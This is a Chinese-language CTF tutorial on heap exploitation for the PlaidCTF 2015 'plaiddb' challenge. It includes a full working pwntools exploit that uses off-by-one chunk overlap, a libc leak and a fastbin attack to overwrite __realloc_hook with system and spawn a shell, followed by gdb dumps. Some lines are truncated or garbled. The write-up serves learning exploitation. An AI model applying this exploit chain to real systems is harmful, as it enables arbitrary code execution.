pwn堆入门系列教程2

NoOne / 2019-09-03 09:04:00 / 浏览数 3973 安全技术 CTF 顶(1) 踩(0)

堆入门系列教程1
序言：第二题，研究了两天，其中有小猪师傅，m4x师傅，萝卜师傅等各个师傅指点我，这次又踩了几个坑，相信以后不会再犯，第二题感觉比第一题复杂许多，不是off-b
overlap，堆块重叠，这种攻击方式我也是第一次见，复现起来难度也是有滴

off-by-one第二题

此题也是off-by-one里的一道题目，让我再次意识到off by one在堆里的强大之处

plaidctf 2015 plaiddb

前面的功能分析和数据结构分析我就不再做了，ctf-wiki上给的清楚了，然后网上各种wp也给的清楚了，我没逆向过红黑树，也没写过，所以具体结构我也不清楚，照着师傅

数据结构

```
struct Node {
   char *key;
   long data_size;
   char *data;
   struct Node *left;
   struct Node *right;
   long dummy;
   long dummy1;
}
```

这个函数存在off-by-one

```
char *sub_1040()
{
 char *v0; // r12
 char *v1; // rbx
 size_t v2; // r14
 char v3; // al
 char v4; // bp
 signed __int64 v5; // r13
 char *v6; // rax

 v0 = malloc(8uLL);
 v1 = v0;
 v2 = malloc_usable_size(v0);
 while ( 1 )
 {
   v3 = _IO_getc(stdin);
   v4 = v3;
   if ( v3 == -1 )
     sub_1020();
   if ( v3 == 10 )
     break;
   v5 = v1 - v0;
   if ( v2 <= v1 - v0 )
   {
     v6 = realloc(v0, 2 * v2);
     v0 = v6;
     if ( !v6 )
     {
       puts("FATAL: Out of memory");
       exit(-1);
     }
     v1 = &v6[v5];
     v2 = malloc_usable_size(v6);
   }
   *v1++ = v4;
 }
 *v1 = 0;//off-by-one
```

```
 return v0;
}
```

然后师傅们利用堆块的重叠进行泄露地址，然后覆盖fd指针，然后fastbin attack，简单的说就是这样，先说明下整体攻击过程

1. 先删掉初始存在的堆块 th3fl4g，方便后续堆的布置及对齐
2. 创建堆块，为后续做准备在创建同key堆块的时候，会删去上一个同key堆块
3. 利用off-by-one覆盖下个chunk的pre_size，这里必须是0x18,0x38,0x78这种递增的，他realloc是按倍数递增的，如果我们用了0x18大小的key的话，会将下一个chunk
4. 先free掉第一块，为后续大堆块做准备
5. 然后free第三块，这时候会向后合并堆块，根据pre_size合并成大堆块造成堆块重叠，这时候可以泄露地址了
6. 申请堆块填充空间至chunk2
7. chunk2上为main_arena，泄露libc地址
8. 现在堆块是重叠的，chunk3在我们free后的大堆块里，然后修改chunk3的fd指针指向realloc_hook
9. 不破坏现场(不容易)
10. malloc一次，在malloc一次，这里有个点要注意，需要错位伪造size，因为fastbin有个checksize，我们这里将前面的0x7f错位，后面偏移也要补上
11. 最后改掉后，在调用一次getshell

exp

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
from PwnContext.core import *
local = True

# Set up pwntools for the correct architecture
exe = './' + 'datastore'
elf = context.binary = ELF(exe)

#don't forget to change it
host = '127.0.0.1'
port = 10000

#don't forget to change it
ctx.binary = exe
libc = args.LIBC or 'libc.so.6'
ctx.debug_remote_libc = True
ctx.remote_libc = libc
if local:
   #context.log_level = 'debug'
   try:
       p = ctx.start()
   except Exception as e:
       print(e.args)
       print("It can't work,may be it can't load the remote libc!")
       print("It will load the local process")
       io = process(exe)
else:
   io = remote(host,port)
#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================

# Arch:     amd64-64-little
# RELRO:    Full RELRO
# Stack:    Canary found
# NX:       NX enabled
# PIE:      PIE enabled
# FORTIFY:  Enabled
#!/usr/bin/env python


def GET(key):
   p.sendline("GET")
   p.recvline("PROMPT: Enter row key:")
   p.sendline(key)

def PUT(key, size, data):
```

```
    p.sendline("PUT")
    p.recvline("PROMPT: Enter row key:")
    p.sendline(key)
    p.recvline("PROMPT: Enter data size:")
    p.sendline(str(size))
    p.recvline("PROMPT: Enter data:")
    p.send(data)

def DUMP():
    p.sendline("DUMP")

def DEL(key):
    p.sendline("DEL")
    p.recvline("PROMPT: Enter row key:")
    p.sendline(key)

def exp():
    libc = ELF('libc.so.6')
    system_off = libc.symbols['system']
    realloc_hook_off = libc.symbols['__realloc_hook']

    DEL("th3fl4g")

    PUT("1"*0x8, 0x80, 'A'*0x80)
    PUT("2"*0x8, 0x18, 'B'*0x18)
    PUT("3"*0x8, 0x60, 'C'*0x60)
    PUT("3"*0x8, 0xf0, 'C'*0xf0)
    PUT("4"*0x8+p64(0)+p64(0x200), 0x20, 'D'*0x20)  # off by one

    DEL("1"*0x8)
    DEL("3"*0x8)

    PUT("a", 0x88, p8(0)*0x88)
    DUMP()

    p.recvuntil("INFO: Dumping all rows.\n")
    temp = p.recv(11)
    heap_base = u64(p.recv(6).ljust(8, "\x00"))-0x3f0
    libc_base = int(p.recvline()[3:-7])-0x3be7b8

    log.info("heap_base: " + hex(heap_base))
    log.info("libc_base: " + hex(libc_base))
    realloc_hook_addr = libc_base + realloc_hook_off
    log.info("reallo_hook: 0x%x" % realloc_hook_addr)
    payload = p64(heap_base+0x70)
    payload += p64(0x8)
    payload += p64(heap_base+0x50)
    payload += p64(0)*2
    payload += p64(heap_base+0x250)
    payload += p64(0)+p64(0x41)
    payload += p64(heap_base+0x3e0)
    payload += p64(0x88)
    payload += p64(heap_base+0xb0)
    payload += p64(0)*2
    payload += p64(heap_base+0x250)
    payload += p64(0)*5+p64(0x71)
    payload += p64(realloc_hook_addr-0x8-0x3-0x8)
    PUT("6"*0x8, 0xa8, payload)

    payload = p64(0)*3+p64(0x41)
    payload += p64(heap_base+0x290)
    payload += p64(0x20)
    payload += p64(heap_base+0x3b0)
    payload += p64(0)*4+p64(0x21)
    payload += p64(0)*3
    PUT("c"*0x8, 0x78, payload)

    payload = p64(0)+p64(0x41)
    payload += p64(heap_base+0x90)
```

```
    payload += p64(0x8)+p64(heap_base+0x230)
    payload += p64(0)*2+p64(heap_base+0x250)
    payload += p64(0x1)+p64(0)*3
    PUT("d"*0x8, 0x60, payload)
    gdb.attach(p)

    system_addr = libc_base+system_off
    print("system_addr: 0x%x" % system_addr)
    payload = 'a'*0x3
    payload += p64(system_addr)
    payload += p8(0)*(0x4d+0x8)
    PUT("e"*0x8, 0x60, payload)
    payload = "/bin/sh"
    payload += p8(0)*0x12
    GET(payload)


if __name__ == '__main__':
    exp()
    p.interactive()
```

细节讲解

我只有exp部分是重点，其余创建堆块动作都是辅助的

堆块重叠

[堆叠]
这篇文章讲的很好，图配的也很好，看下这部分就大概知道堆块重叠了
而这道题中，这里就是构造堆块重叠部分

```
libc = ELF('libc.so.6')
    system_off = libc.symbols['system']
    realloc_hook_off = libc.symbols['__realloc_hook']

    DEL("th3fl4g")

    PUT("1"*0x8, 0x80, 'A'*0x80)
    PUT("2"*0x8, 0x18, 'B'*0x18)
    PUT("3"*0x8, 0x60, 'C'*0x60)
    PUT("3"*0x8, 0xf0, 'C'*0xf0)
    PUT("4"*0x8+p64(0)+p64(0x200), 0x20, 'D'*0x20)  # off by one

    DEL("1"*0x8)
    DEL("3"*0x8)
```

泄露地址

```
PUT("a", 0x88, p8(0)*0x88)
    DUMP()

    p.recvuntil("INFO: Dumping all rows.\n")
    temp = p.recv(11)
    heap_base = u64(p.recv(6).ljust(8, "\x00"))-0x3f0
    libc_base = int(p.recvline()[3:-7])-0x3be7b8

    log.info("heap_base: " + hex(heap_base))
    log.info("libc_base: " + hex(libc_base))
    realloc_hook_addr = libc_base + realloc_hook_off
    log.info("reallo_hook: 0x%x" % realloc_hook_addr)
```

第一步put是为了将free掉的chunk移动到2处，这样才好泄露


```
gdb-peda$ x/50gx 0x562a3c9a8070-0x70
0x562a3c9a8000: 0x0000000000000000  0x0000000000000041
0x562a3c9a8010: 0x0000000000000000  0x0000000000000080
0x562a3c9a8020: 0x0000562a3c9a80b0  0x0000000000000000
0x562a3c9a8030: 0x0000000000000000  0x0000562a3c9a8140
0x562a3c9a8040: 0x0000000000000000  0x0000000000000021
0x562a3c9a8050: 0x4242424242424242  0x4242424242424242
```

```
0x562a3c9a8060: 0x4242424242424242  0x0000000000000021
0x562a3c9a8070: 0x3232323232323232  0x0000000000000000
0x562a3c9a8080: 0x0000000000000000  0x0000000000000021
0x562a3c9a8090: 0x0000000000000000  0x0000000000000000
0x562a3c9a80a0: 0x0000000000000000  0x0000000000000301 #free■■■■chunk
0x562a3c9a80b0: 0x00007f14e88247b8  0x00007f14e88247b8
0x562a3c9a80c0: 0x4141414141414141  0x4141414141414141
0x562a3c9a80d0: 0x4141414141414141  0x4141414141414141
0x562a3c9a80e0: 0x4141414141414141  0x4141414141414141
0x562a3c9a80f0: 0x4141414141414141  0x4141414141414141
0x562a3c9a8100: 0x4141414141414141  0x4141414141414141
0x562a3c9a8110: 0x4141414141414141  0x4141414141414141
0x562a3c9a8120: 0x4141414141414141  0x4141414141414141
0x562a3c9a8130: 0x0000000000000090  0x0000000000000040 #■■2
0x562a3c9a8140: 0x0000562a3c9a8070  0x0000000000000018
0x562a3c9a8150: 0x0000562a3c9a8050  0x0000000000000000
0x562a3c9a8160: 0x0000000000000000  0x0000562a3c9a8250
0x562a3c9a8170: 0x0000000000000001  0x0000000000000041
0x562a3c9a8180: 0x0000562a3c9a8000  0x00000000000000f0
```

1. 为什么确定这里是堆块2，你可以看他的key指针，指向0x0000562a3c9a8070，这里正是0x32就是第二块
2. 如果我们要泄露的话，就是通过覆盖堆块的数据部分的大小，也就是0x18那个大小，覆盖成0x562a3c9a80b0处存的地址，我们要将这个内容往下偏移多少要计算下
3. 0x562a3c9a8140-0x562a3c9a80b0=0x90
4. 所以我们下一个malloc的大小就是0x80-0x90之间了,不能是0x90，否则会变成0x100的chunk

覆盖后结果如下，地址会变，因为我是两次调试，方便截图，实际偏移位置没变

```
gdb-peda$ x/50gx 0x55be33916070-0x70
0x55be33916000: 0x0000000000000000  0x0000000000000041
0x55be33916010: 0x0000000000000000  0x0000000000000080
0x55be33916020: 0x000055be339160b0  0x0000000000000000
0x55be33916030: 0x0000000000000000  0x000055be33916140
0x55be33916040: 0x0000000000000000  0x0000000000000021
0x55be33916050: 0x4242424242424242  0x4242424242424242
0x55be33916060: 0x4242424242424242  0x0000000000000021
0x55be33916070: 0x3232323232323232  0x0000000000000000
0x55be33916080: 0x0000000000000000  0x0000000000000021
0x55be33916090: 0x0000000000000000  0x0000000000000000
0x55be339160a0: 0x0000000000000000  0x0000000000000091
0x55be339160b0: 0x0000000000000000  0x0000000000000000
0x55be339160c0: 0x0000000000000000  0x0000000000000000
0x55be339160d0: 0x0000000000000000  0x0000000000000000
0x55be339160e0: 0x0000000000000000  0x0000000000000000
0x55be339160f0: 0x0000000000000000  0x0000000000000000
0x55be33916100: 0x0000000000000000  0x0000000000000000
0x55be33916110: 0x0000000000000000  0x0000000000000000
0x55be33916120: 0x0000000000000000  0x0000000000000000
0x55be33916130: 0x0000000000000000  0x0000000000000271
0x55be33916140: 0x00007fa9f416c7b8  0x00007fa9f416c7b8 #■■■■■■0x18
0x55be33916150: 0x000055be33916050  0x0000000000000000
0x55be33916160: 0x0000000000000000  0x000055be33916250
0x55be33916170: 0x0000000000000001  0x0000000000000041
0x55be33916180: 0x000055be339163e0  0x0000000000000088
```



保护现场

这步是比较难的，因为堆块申请的位置不确定，需要一步步调试确定，我建议每部署一部分，调试一次状况，然后在进行现场的保护

```
payload = p64(heap_base+0x70)
   payload += p64(0x8)
   payload += p64(heap_base+0x50)
   payload += p64(0)*2
   payload += p64(heap_base+0x250)
   payload += p64(0)+p64(0x41)
   payload += p64(heap_base+0x3e0)
   payload += p64(0x88)
   payload += p64(heap_base+0xb0)
   payload += p64(0)*2
   payload += p64(heap_base+0x250)
   payload += p64(0)*5+p64(0x71)
   payload += p64(realloc_hook_addr-0x8-0x3-0x8)
   PUT("6"*0x8, 0xa8, payload)
   #1
   payload = p64(0)*3+p64(0x41)
   payload += p64(heap_base+0x290)
   payload += p64(0x20)
   payload += p64(heap_base+0x3b0)
   payload += p64(0)*4+p64(0x21)
   payload += p64(0)*3
   PUT("c"*0x8, 0x78, payload)
   #2
   payload = p64(0)+p64(0x41)
   payload += p64(heap_base+0x90)
   payload += p64(0x8)+p64(heap_base+0x230)
   payload += p64(0)*2+p64(heap_base+0x250)
   payload += p64(0x1)+p64(0)*3
   PUT("d"*0x8, 0x60, payload)
   #3
```

具体我怎么调试示范下，先在1处gdb.attach(p)

```
gdb-peda$ x/100gx 0x559717162000
0x559717162000: 0x0000000000000000  0x0000000000000041 #■■■chunk
0x559717162010: 0x00005597171621c0  0x00000000000000a8
0x559717162020: 0x0000559717162140  0x0000000000000000
0x559717162030: 0x0000000000000000  0x0000559717162140
0x559717162040: 0x0000000000000001  0x0000000000000021
0x559717162050: 0x4242424242424242  0x4242424242424242
0x559717162060: 0x4242424242424242  0x0000000000000021
0x559717162070: 0x3232323232323232  0x0000000000000000
0x559717162080: 0x0000000000000000  0x0000000000000021
0x559717162090: 0x0000000000000000  0x0000000000000000
0x5597171620a0: 0x0000000000000000  0x0000000000000091
0x5597171620b0: 0x0000000000000000  0x0000000000000000
0x5597171620c0: 0x0000000000000000  0x0000000000000000
0x5597171620d0: 0x0000000000000000  0x0000000000000000
0x5597171620e0: 0x0000000000000000  0x0000000000000000
0x5597171620f0: 0x0000000000000000  0x0000000000000000
0x559717162100: 0x0000000000000000  0x0000000000000000
0x559717162110: 0x0000000000000000  0x0000000000000000
0x559717162120: 0x0000000000000000  0x0000000000000000
0x559717162130: 0x0000000000000000  0x00000000000000b1 #payload chunk
0x559717162140: 0x0000559717162070  0x0000000000000008
0x559717162150: 0x0000559717162050  0x0000559717162010
0x559717162160: 0x0000000000000000  0x0000559717162250
0x559717162170: 0x0000000000000000  0x0000000000000041
0x559717162180: 0x00005597171623e0  0x0000000000000088
0x559717162190: 0x00005597171620b0  0x0000000000000000
0x5597171621a0: 0x0000000000000000  0x0000559717162250
0x5597171621b0: 0x0000000000000000  0x0000000000000000
0x5597171621c0: 0x0000000000000000  0x0000000000000000
0x5597171621d0: 0x0000000000000000  0x0000000000000071
0x5597171621e0: 0x00007fc9194dc71d  0x00000000000001c1 #payload end
0x5597171621f0: 0x00007fc9194dc7b8  0x00007fc9194dc7b8
0x559717162200: 0x4343434343434343  0x4343434343434343
0x559717162210: 0x4343434343434343  0x4343434343434343
```

```
0x559717162220: 0x4343434343434343  0x4343434343434343
0x559717162230: 0x4343434343434343  0x4343434343434343
0x559717162240: 0x0000000000000000  0x0000000000000041
0x559717162250: 0x0000559717162290  0x0000000000000020
0x559717162260: 0x00005597171623b0  0x0000559717162140
0x559717162270: 0x0000559717162180  0x0000000000000000
0x559717162280: 0x0000000000000000  0x0000000000000021
0x559717162290: 0x3434343434343434  0x0000000000000000
0x5597171622a0: 0x0000000000000200  0x0000000000000100
0x5597171622b0: 0x4343434343434343  0x4343434343434343
0x5597171622c0: 0x4343434343434343  0x4343434343434343
0x5597171622d0: 0x4343434343434343  0x4343434343434343
0x5597171622e0: 0x4343434343434343  0x4343434343434343
0x5597171622f0: 0x4343434343434343  0x4343434343434343
0x559717162300: 0x4343434343434343  0x4343434343434343
0x559717162310: 0x4343434343434343  0x4343434343434343
```

既然知道他会覆盖那部分，我就提前查看这部分内容，进行覆盖就行了，然后将gdb.attach放到合并堆块那会，查看具体内容，也就是在这

```
gdb.attach(p)
   PUT("a", 0x88, p8(0)*0x88)
   DUMP()
```

查看具体内容，然后进行覆盖

1. 我上面所说的这是土方法，我测试出来的。

   其实这些都可以预估的，前面DEL(1)
   DEL(3),所以会空闲两个结构体，这是fastbin部分的空闲堆块，所以结构体会在原来的chunk上建立，至于申请的0xa8不属于fastbin里，所以他会从大堆块里取，取出能
   0x88, p8(0)0x88),第二块用于PUT("6"0x8, 0xa8, payload)

   PUT("d"*0x8, 0x60,
   payload)这里先申请一个堆块，同时保护现场，因为原来是fastbin中的一个chunk指向了realloc_hook，现在申请过后，在申请一个堆块便是realloc_hook的地址了

注意：还记得开头申请两个3吗，申请第二个3的时候会先删除前一个chunk，那个就是fastbin里0x70大小的chunk，所以我们覆盖的就是这个chunk的fd

覆写realloc_hook

还记得我前面realloc_hook地址怎么写payload的吗
看
realloc_hook_addr-0x8-0x3-0x8
为什么要这么写呢？
先看看realloc_hook附近

```
gdb-peda$ x/5gx 0x7f14d2670730-0x10
0x7f14d2670720 <__memalign_hook>:   0x00007f14d2335c90  0x0000000000000000
0x7f14d2670730 <__realloc_hook>:    0x00007f14d2335c30  0x0000000000000000
0x7f14d2670740 <__malloc_hook>: 0x0000000000000000
```

你记得malloc_chunk是怎么样的吗？

```
/*
 This struct declaration is misleading (but accurate and necessary).
 It declares a "view" into memory allowing access to necessary
 fields at known offsets from a given base. See explanation below.
*/
struct malloc_chunk {

 INTERNAL_SIZE_T      prev_size;  /* Size of previous chunk (if free).  */
 INTERNAL_SIZE_T      size;       /* Size in bytes, including overhead. */

 struct malloc_chunk* fd;         /* double links -- used only if free. */
 struct malloc_chunk* bk;

 /* Only used for large blocks: pointer to next larger size.  */
 struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
 struct malloc_chunk* bk_nextsize;
};
```

如果我们要申请个chunk的话，应当如何，不伪造chunk可不可以，我尝试过，失败了，
我报了这个错
malloc(): memory corruption (fast)
经师傅提点，去查看malloc源码

```
/*
      If the size qualifies as a fastbin, first check corresponding bin.
      This code is safe to execute even if av is not yet initialized, so we
      can try it without checking, which saves some time on this fast path.
    */

   if ((unsigned long) (nb) <= (unsigned long) (get_max_fast())) {
       // ■■■■■fastbin■■■
       idx             = fastbin_index(nb);
       // ■■■■■fastbin■■■■
       mfastbinptr *fb = &fastbin(av, idx);
       mchunkptr    pp = *fb;
       // ■■fd■■■■■bin■■■■■■■chunk■■
       do {
           victim = pp;
           if (victim == NULL) break;
       } while ((pp = catomic_compare_and_exchange_val_acq(fb, victim->fd,
                                                            victim)) != victim);
       // ■■■■■■■chunk
       if (victim != 0) {
           // ■■■■■ chunk ■■■■■■■■ fastbin ■■■■■
           // ■■■■■ victim ■■■ chunksize ■■■■■■
           // ■■fastbin_index ■■ chunk ■■■■
           if (__builtin_expect(fastbin_index(chunksize(victim)) != idx, 0)) {
               errstr = "malloc(): memory corruption (fast)";
           errout:
               malloc_printerr(check_action, errstr, chunk2mem(victim), av);
               return NULL;
           }
           // ■■■■■■■■■■ DEBUG ■■■■■
           check_remalloced_chunk(av, victim, nb);
           // ■■■■■chunk■■■mem■■
           void *p = chunk2mem(victim);
           // ■■■■■perturb_type, ■■■■■■chunk■■■■ perturb_type ^ 0xff
           alloc_perturb(p, bytes);
           return p;
       }
   }
```

他会检测大小是否正确，所以不伪造chunk的size部分过不了关的
在回到这里

```
gdb-peda$ x/5gx 0x7f14d2670730-0x10
0x7f14d2670720 <__memalign_hook>:   0x00007f14d2335c90  0x0000000000000000
0x7f14d2670730 <__realloc_hook>:    0x00007f14d2335c30  0x0000000000000000
0x7f14d2670740 <__malloc_hook>: 0x0000000000000000
```

这样是个chunk的话，pre_size是0x00007f14d2335c90，size是0，这样肯定没法搞，所以我们要利用一点错位，让size成功变成fastbin里的

```
gdb-peda$ x/5gx 0x7f14d2670730-0x10-0x3
0x7f14d267071d: 0x14d2335c90000000  0x000000000000007f
0x7f14d267072d: 0x14d2335c30000000  0x000000000000007f
0x7f14d267073d: 0x0000000000000000
```

这样不就成了，size为0x7f，然后我们现在大小对了，位置错位了，所以最后我们要补个'a'*0x3来填充我们的错位部分，然后在realloc部分填上我们的system地址，最后在

这里的错位需要自己调试，不一定是跟我一样的错位，在fastbin attack部分也将会学习到

```
system_addr = libc_base+system_off
   print("system_addr: 0x%x" % system_addr)
   payload = 'a'*0x3
   payload += p64(system_addr)
   payload += p8(0)*(0x4d+0x8)
   PUT("e"*0x8, 0x60, payload)
   payload = "/bin/sh"
```

```
payload += p8(0)*0x12
GET(payload)
```

到了结尾了，这里有个点说明下，我们malloc(0x7f)跟伪造chunk的size是完全不一样的，我们malloc过后还要经过计算才得到size，你看普通malloc(0x7f)

```
0x557c81b53130: 0x0000000000000000  0x0000000000000041
0x557c81b53140: 0x0000557c81b53070  0x000000000000007f
0x557c81b53150: 0x0000557c81b53180  0x0000557c81b53010
0x557c81b53160: 0x0000557c81b53210  0x0000000000000000
0x557c81b53170: 0x0000000000000000  0x0000000000000091
0x557c81b53180: 0x4242424242424242  0x4242424242424242
0x557c81b53190: 0x4242424242424242  0x4242424242424242
0x557c81b531a0: 0x4242424242424242  0x4242424242424242
0x557c81b531b0: 0x4242424242424242  0x4242424242424242
0x557c81b531c0: 0x4242424242424242  0x4242424242424242
0x557c81b531d0: 0x4242424242424242  0x4242424242424242
0x557c81b531e0: 0x4242424242424242  0x4242424242424242
0x557c81b531f0: 0x4242424242424242  0x0042424242424242
```

他获得的是0x91大小的chunk，具体size计算可以自己看源码，我只是点出这个点而已

总结

1. 这道题知识点较多，利用较复杂，利用堆块重叠泄露，在用fastbin attack
2. 错位伪造chunk知识点，补上了，第一次遇到
3. 这道题需要对堆的分配机制较为熟练才比较好做，像我调试了很久，最终才的出来的结论
4. 遇到错误要学会去查看源码，好几个师傅都叫我看源码，最后才懂的

参考链接

看雪的师傅的文章

ctf-wiki原理介绍

点击收藏 | 0 关注 | 2

上一篇：SRC漏洞挖掘实用技巧 下一篇：从 Docker 安全机制探究 D...

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板